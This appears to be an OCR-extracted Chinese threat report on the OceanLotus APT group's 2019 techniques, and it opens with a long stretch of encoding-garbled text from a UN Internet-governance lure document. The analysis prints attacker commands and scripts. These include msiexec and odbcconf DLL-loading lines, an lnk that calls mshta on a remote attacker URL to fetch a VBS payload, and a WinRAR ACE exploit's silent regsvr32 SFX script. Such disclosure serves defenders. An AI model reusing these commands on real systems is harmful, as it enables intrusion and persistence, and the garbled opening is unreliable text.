鏈　姤鍛婄敱鍥犵壒缃戝畨鍏ㄦ伐浣滅粍锛堢綉鍧€浣滅粍锛夌紪鍐欍€傜綉鍧€浣滅粍鏄　仈鍚堝浗绉樹功闀挎牴鎹⼝2003骞⼝12鏈⼝10鏃ョ殑12鍙ュ喅璁㈠妇琛岀殑淇℃伅绀句細涓栫晫鏉栧剬浼氳　绗　瀵圭舵　浼氳　鐨勭市鍬夊　绔嬬殑鍜傚伐浣滅粍鐢辫瀻鑷　斂搴滆€佺　鏉ラ儴闂ㄤ挩姘戦棿绀句細鐨⼝40鍚嶆垚鍛樼粍鎴愩紝鎴愬憳浠ヤ釜浜鸿韩浠藉钩绛夊弬涓庡伐浣滆€佲　涔ㄧ瞄淇℃伅绀句細涓栫晫鏉栧剬浼氳　鐗瑰埆鍝株灏煎环路寰疯褰鍏堢敓鎷呬换宸ヤ綔缁勫富甯　€傚伐浣滅粍鎴愬憳鍚嶅崟瑙侀淮鍏ュ憡閫勬欢銆⼝涓€浠戒粬缁嶇綉鍧€浣滅粍鎵€寮€灞曠殑澶ч噺宸ヤ綔鐨勮儴鍗
　姤鍛婅紙涓嬬O鈥滆儴鍗　姤鍛娾€濂級宸插寚璜琛屽嵃鐢戙€傝儴鍗　姤鍛婂弻鏄犱簡宸ヤ綔缁勫唴閮ㄨ殑骞挎硾鍚堝　鎻　锛屽苟鍙嶆槧浜嗗弬涓庝綔鏂规硶鍜屾鏈€吔鍙戞｜殑璁　　璇勮　鏂傚　浜屽熀涓€鎻愭　鎴栨湇濞曟槞鍚︹负鏁翠釜宸ヤ綔缁勫叡鍚屽寘鏈夊　姹鍓栨　涓洪儴鍒嗘彁鍑虹殑涓€浜涘缓璁　　璇存槑鐨勪繚鐣欐剰瑙併　姤鍛婃殑閱箣　鍝ɪ笉鍚屽尯宸ヤ綔缁勬姤鍛婄紶浣嗚彲浜ュ弳鍗冧紡鐞ㄣ€⼝缃戝畨宸ヤ綔缁勫潒瀹ㄥ皢鍙ュ悗鍜屽浗鍚岀敓鎸佹　鑰冭檻　鍏ㄨ剹鍧村閿　槬2004骞⼝11鏈⼝23鏃ヨ嚦25鏃ャ€⼝2005骞⼝2鏈⼝14鏃ヨ嚦18鏃ャ€⼝2005骞⼝4鏈⼝18鏃ヨ嚦20鏃ュ拰2005骞⼝6鏈⼝14鏃ヨ嚦17鏃ャ€⼝缃戝畨宸ヤ綔缁勭殑浠诲姟寮€鍒嗙粡浠℃伅绀句細涓栫晫鏉栧剬浼氳　鐨勫搷鑸呯攢闀舵　鍗屽紭鏃跺嚭甯　細璁　殑鍥藉　鍏㈡　鍜屽敘瀵婃搞　鑴戦‘璁や簡鍥犵壒缃戝畨鏄　　鍏ョ細浠栦滑绘　　鍥犵壒缃戝畨鏁板姟鍚堜綔淇℃伅鍦扮　璁炬柦鐨勫尃　　鍥藉鐫楃粷鏋佸嵆嵆缁樺汉　　渚夎仛鍊熷悕绠ㄧ悊ゅ悇鎸夐　　鐡　墠鍏｜念鍥犵壒缃戝畨　　鍔鳴繃绋嬫　挄鑷虹殑鎵€鏈夊弬涓庤€呰　鍧楀喅鎵ゆ鍨呴噺娲掕€楀埆鐢熷€嗘€у巪鍔犲　鍗曞彲浠ュ叏鍗備埌鏈夊垏閫氳繃缃戝畨鏉夐樃绾ュ寘鏃犲　鍏ラ儴閫忕挕骞惰鐐″叏浜屽０鍗曞彲浠ュ叏鍘诲浜嗙殑浠ｈ〃鏂圭殑鏁板姟鍏崇郴鍝樹翰鍊ら€氭柟鍏ュ紡鍑烘潵浜嗘鑰呭帶鍒跺伐浣滅粍浠ュ強2005骞⼝11鏈堝湪绐佸凹鏂渾　鍒殑娉ㄥ唽鍦板潃鍜屽悕绉般€傚悓鏃朵篃鍙互鎶婂父鐢ㄧ殑鍥介檯鍩熷悕鍛婄煡涓嬬骇缃戝潃鍚屾瀹㈡埛鎵€鏈夎€呬互鍏嶅鍙戦敊璇€傚伐浣滅粍鏁版嵁搴撲腑鐨勮褰曞悇绉嶄俊鎭紝涓嶅寘鎷笉鍚屽浗瀹剁殑鍩熷悕娉ㄥ唽鏈嶅姟鏈烘瀯鐨勬暟鎹紝鍥犵壒缃戝畨


而通过手动解压后，原始内容如下：


Content
文件 | C:/Users/Administrator/Desktop/关于2019下半年增加工资实施方案的请示（待审）/关于2019下半年增加工资实施方案的请示（待审）/关于2019下半...

本报告由因特网治理工作组（网治工作组）编写。网治工作组是联合国秘书长根据2003年12月10日至12日在日内瓦举行的信息社会世界首脑会议第一阶段会议的授权设立的。工作组由来自政府、私营部门和民间社会的40名成员组成，成员以个人身份平等参与工作。秘书长信息社会世界首脑会议特别顾问尼廷·德赛先生担任工作组主席。工作组成员名单见本报告附件。 一份介绍网治工作组所开展的大量工作的背景报告（下称“背景报告”）已另行印发。背景报告反映了工作组内部的广泛各种意见，并反映了利益有关者发表的许多评论。对于某一意见或看法是否为整个工作组共同持有或者仅为部分成员持有，背景报告作了清楚说明。背景报告的重要性不同于工作组报告，但可以参考使用。 网治工作组在日内瓦举行了四次会议，时间分别是2004年11月23日至25日、2005年2月14日至18日、2005年4月18日至20日和2005年6月14日至17日。 网治工作组的任务源于信息社会世界首脑会议的日内瓦阶段，当时出席会议的国家元首和政府首脑确认了因特网的重要性：他们确认 因特网是新兴信息社会基础设施的一个中心要素，并承认各方对目前全球因特网管理过程和政策制定体制和机制的合适性存在不同的看法。为此，他们请秘书长设立因特网治理工作组，以便为2005年11月在突尼斯举行的世界首脑会议第二阶段的谈判奠定基础。 在日内瓦通过的信息社会世界首脑会议《原则宣言》和《行动纲领》 为网治工作组确定了参照点，并载明了工作组的职权范围和工作方案。其中除其他外，还要求工作组“在2005年之前就因特网的治理开展调查研究，并视情况提出行动建议”， 所涉问题如下： 定有关因特网治理的工作定义； 定与因特网治理有关的公共政策问题； 各国政府、现有国际组织和其它论坛以及发展中国家和发达国家私营部门和民间团体各自的作用和责任形成共识。 网治工作组在履行任务过程中，以首脑会议的关键原则为主要指导方针。特别是，首脑会议有关因特网安全稳定运行的原则被看作是至关重要的。因此，工作组从一开始就商定，所有旨在改进目前治理安排的建议都应根据其落实首脑会议原则的能力加以全面评估。 为了就治理问题形成一种认识，网治工作组认为应该对因特网发展的不同阶段进行审查：从1960年代的一个研究项目，到2004年已形成拥有将近10亿因特网用户的广泛商业性基础设施。这一历史角度帮助工作组确定了有关指导原则和要素，促成或帮助了因特网的顺利发展，包括因特网体系结构的开放性和分散性、因特网核心标准的基本技术发展以及名称和号码的管理。 因特网治理的工作定义 各方尽管对因特网已有共同的理解，但对因特网治理却仍存在意见分歧。因此，信息社会世界首脑会议为网治工作组规定了制定因特网治理工作定义的任务。在因特网从研究和学术设施发展成为“全球性公共设施” 的10年间，各方对因特网治理的范围和机制提出了大相径庭的意见。 网治工作组首先审议了五项标准，即工作定义应当恰如其分、能概括性归纳、能描述说明、简明扼要、能侧重工作进程。其次，工作组对目前公私营部门和多方利益有关者就因特网不同问题和功能建立的广泛各种治理机制进行了分析。最后，工作组对各方在首脑会议进程和有关国际讨论中提出的若干备选定义进行了评估。 .考虑到上述标准、分析和建议以及利益有关者在首脑会议、工作组和因特网各界的广泛辩论情况，网治工作组提出以下工作定义： 网治理是政府、私营部门和民间社会根据各自的作用制定和实施旨在规范因特网发展和使用的共同原则、准则、规则、决策程序和方案。 .这项工作定义强化了政府、私营部门和民间社会共同参与因特网治理机制的概念。这项工作定义还确认，对于因特网治理的具体问题，各个群体有着不同的利益、作用和参与形式，而且在某些情况下会出现重叠。 .但是，应当明确一点，因特网治理所涵盖的不仅仅只是因特网名称和地址（这些问题由因特网指定名称号码管理公司负责处理）：还包括其他重大的公共政策问题，比如重要的因特网资源、因特网安全保障以及发展方面和与因特网使用有关的问题。 确定与因特网治理有关的公共政策问题以及评估现有治理安排的适当性 .网治工作组按照《行动计划》第13段(b)的要求，把大量注意力集中于查明可能与因特网治理有关的公共政策问题。工作组商定采取广泛的办法，不排除任何可能有关的问题。工作组在实际调查的基础上，确定了公共政策的四大领域：）与基础设施和因特网重要资源管理有关的问题，包括域名系统和因特网协议地址（IP地址）管理、根服务器系统管理、技术标准、互传和互联、包括创新和融合技术在内的电信基础设施以及语文多样性等问题。这些问题与因特网治理有着直接关系，并且属于现有负责处理此类事务的组织的工作范围；）与因特网使用有关的问题，包括垃圾邮件、网络安全和网络犯罪。这些问题与因特网治理直接有关，但所需全球合作的性质尚不明确；）与因特网有关、但影响范围远远超过因特网并由现有组织负责处理的问题，比如知识产权和国际贸易。工作组已开始对按照《原则宣言》处理这些问题的程度进行审查；）因特网治理的发展方面相关问题，特别是发展中国家的能力建设。 .网治工作组在对这四个领域相关问题进行深入审查后，确定了与因特网治理有关的公共政策问题，并将这些问题列入了背景报告。下文列述了最高度优先的问题，包括各种相关事项和问题，请首脑会议予以注意。 .根区文件和系统的管理 国政府单方控制。 于历史原因，现有的系统仅容许一个政府可授权改变根区文件。 服务器操作者没有正式关系。 前，根区操作者在履行职能过程中不存在与任何当局的正式关系。 .互联费用 费用分配不均。 设在远离因特网主干网的国家境内，特别是设在发展中国家境内的因特网服务提供商，必须承担国际线路的全额费用。 缺乏能够解决这一问题的适当而有效的全球因特网治理机制。 因特网的稳定性、安全性和网络犯罪 缺乏能够确保网络稳定性以及因特网基础结构服务和程序安全性的多边机制。 缺乏有效的工具和机制，供各国用于防止和起诉在其他管辖区域利用可能位于本国境内或境外的技术手段实施并造成不良后果的犯罪行为。 垃圾邮件 没有统一、协调的办法。 在垃圾邮件的定义方面并没有全球共识，也没有任何全球安排来解决这一问题或使国家反垃圾邮件法律发挥效力。但是，国家之间关于执行国家反垃圾邮件法律、交流最佳做法及合作寻找解决办法的双边和多边协定数目正日益增多。 对全球政策制定的有效参与 在多方利益有关者参与治理机制方面存在着重大障碍。 常常缺乏透明度、公开性和参与性过程。 在参与一些政府间组织和其他国际组织方面，常常有限制且代价昂贵，特别对于发展中国家、土著民族、民间社会组织和中小型企业而言。 一些政府间组织和其他国际组织产生的内容常常以成员为限，或以天价对外提供。 全球政策会议的频率和举行地点导致较偏远地区的一些利益有关者在参加会议方面受到限制。 目前缺乏一个能让各国政府、特别是发展中国家政府参与解决与全球因特网政策制定有关的跨部门问题的全球机制。 能力建设 目前尚无充足的资源可供在国家一级进行与因特网管理有关各个领域的能力建设以及确保发展中国家和其他国家有效参与全球因特网治理。 域名分配 需要为通用顶级域名（gTLDs）进一步制定政策和程序。 进一步制定管理政策和进一步发展域名空

8、使用计划任务进行持久性攻击

如上面的 chm 诱饵执行后，会在%AppData%\Roaming 下释放文件 bcdsrv.dll，然后创建名为 MonthlyMaintenance 的计划任务：


MonthlyMaintenance 属性(本地计算机)

常规 | 触发器 | 操作 | 条件 | 设置 | 历史记录(已禁用)

创建任务时，必须指定任务启动时发生的操作。

作	详细信息
动程序	C:\Windows\System32\msiexec.exe -Y C:\Users\Administrator\AppD...


命令行为：C:\Windows\System32\msiexec.exe -Y

C:\Users\Administrator\AppData\Roaming\bcdsrv.dll

bcdsrv.dll 为真正的恶意文件。

9、lnk 调用 mstha 执行

该方法的详细分析在之前的《海莲花 2019 年第一季度攻击披露》：



2019年第一季度工作方向附表 属性

常规 | 快捷方式 | 兼容性 | 安全 | 详细信息 | 以前的版本

2019年第一季度工作方向附表

目标类型: 应用程序

目标位置: System32


目标(T): C:\Windows\System32\mshta.exe http://ap

起始位置(S):

快捷键(K): 无

运行方式(R): 最小化

备注(O):



2019年第一季度工作方向附表 - 记事本


```
L     ¶h     ?     F?                       •              ;  ¶ P郎??i卄20◘ +00? /C:\          V 1
      ┼ Windows @    ┘ 锞      .                          W i n d o w s  ┬ Z 1      ┼ SysWOW64  B   ┘ 锞
.                S y s W O W 6 4   ↑ \ 2         mshta.exe D      ┘ 锞         .                m
s h t a . e x e   ↑  ┴ ; . \ S y s W O W 6 4 \ m s h t a . e x e ( h t t p : / / a p i . b a i d u - j s o n . c o m / f e
e d / n e w s . h t m l ' h t t p : / / a p i . b a i d u - j s o n . c o m / f e e d / n e w s . i c o ┤   |  ?   ?    ẟ
舫1R竹瞑Hの|脐}'?   M       燗   1SPS鈯XF糒8C稔|l?榉?   ┘            S - 1 - 5 - 2 0
```

执行 lnk 后，会调用命令：C:\Windows\SysWOW64\mshta.exe

http://api.baidu-json.com/feed/news.html，而 news.html 实际为一个 vbs 脚本文件。

10、 使用 odbcconf.exe 加载文件：


odbcconf.exe 为系统自带的一个文件，该文件可以用来执行 dll 文件，而由于宿主进程为系统文件，因此可以逃避一些安全软件的拦截：



```
F3 a11,a9,a10
a1.Run "%systemroot%\system32\odbcconf.exe /s /a {regsvr " & a6 & "}", 0, False

On Error GoTo 0
a1.Run """%systemroot%\system32\taskkill.exe""/f /im mshta.exe", 0, False
```


11、 WinRAR ACE（CVE-2018-20250）漏洞

带有该漏洞的压缩包，可以构造为：解压后除了会解压出正常的文件外，再在启动目录（C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup）释放一个自解压文件：



winword.exe
2019/4/24 12:25
1.10 MB

该文件为一个自解压程序，等启动后，会释放一个{7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx 文件，然后执行命令 regsvr32 /s /i {7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx 执行：


winword.exe (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式

winword.exe - 自解压格式 ZIP 压缩文件, 解包大小为 978,944 字节


名称	大小	压缩后大小	类型
..			文件夹
{7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx	978,944	952,838	ActiveX 控件

```
;The comment below contains SFX script commands

Setup=regsvr32 /s /i {7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx
Setup=regsvr32 /s /i {7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx
TempMode
Overwrite=1
Silent=1
```

2.4 多重载荷攻击


我们在最新的攻击活动中，我们首次发现海莲花使用了多重载荷的攻击。

之前的攻击活动中，都是解密 shellcode 后，就直接执行最终的 RAT，如：



Function name	Segment	Start	Length
sub_E02BB	seg000	000E02BB	00000008
sub_E02C3 load denis RAT	seg000	000E02C3	00002A74

而在最新的攻击活动中，我们发现，解密 shellcode 后，会先下载 shellcode 执行，如果下载不成功，再来加载预先设定好的 RAT：



Function name	Segment	Start	Length
sub_45	seg000	00000045	0000000B
sub_50	seg000	00000050	00000005
sub_72	seg000	00000072	000000F6
sub_168 download & exec shellcode	seg000	00000168	00001402
sub_E1807	seg000	000E1807	00000008
sub_E180F load denis RAT	seg000	000E180F	00002A74

这样使得攻击活动更加的丰富和多样性，并且也可控。

2.5 与安全软件对抗激烈

海莲花也采用了多种对抗安全软件的方式，主要为：

1、dll 的侧加载（白加黑）

该技术上面已详细描述，这里不再赘述。

2、使用系统文件来执行：

如 odbcconf.exe


3、Office 中直接内存执行 shellcode

上文也已经描述，这里也不再展开。

4、添加垃圾数据以扩充文件大小

为了防止该文件被安全厂商收集，海莲花组织特意在某些文件的资源中添加大量的垃圾数据的方式以扩充文件大小。

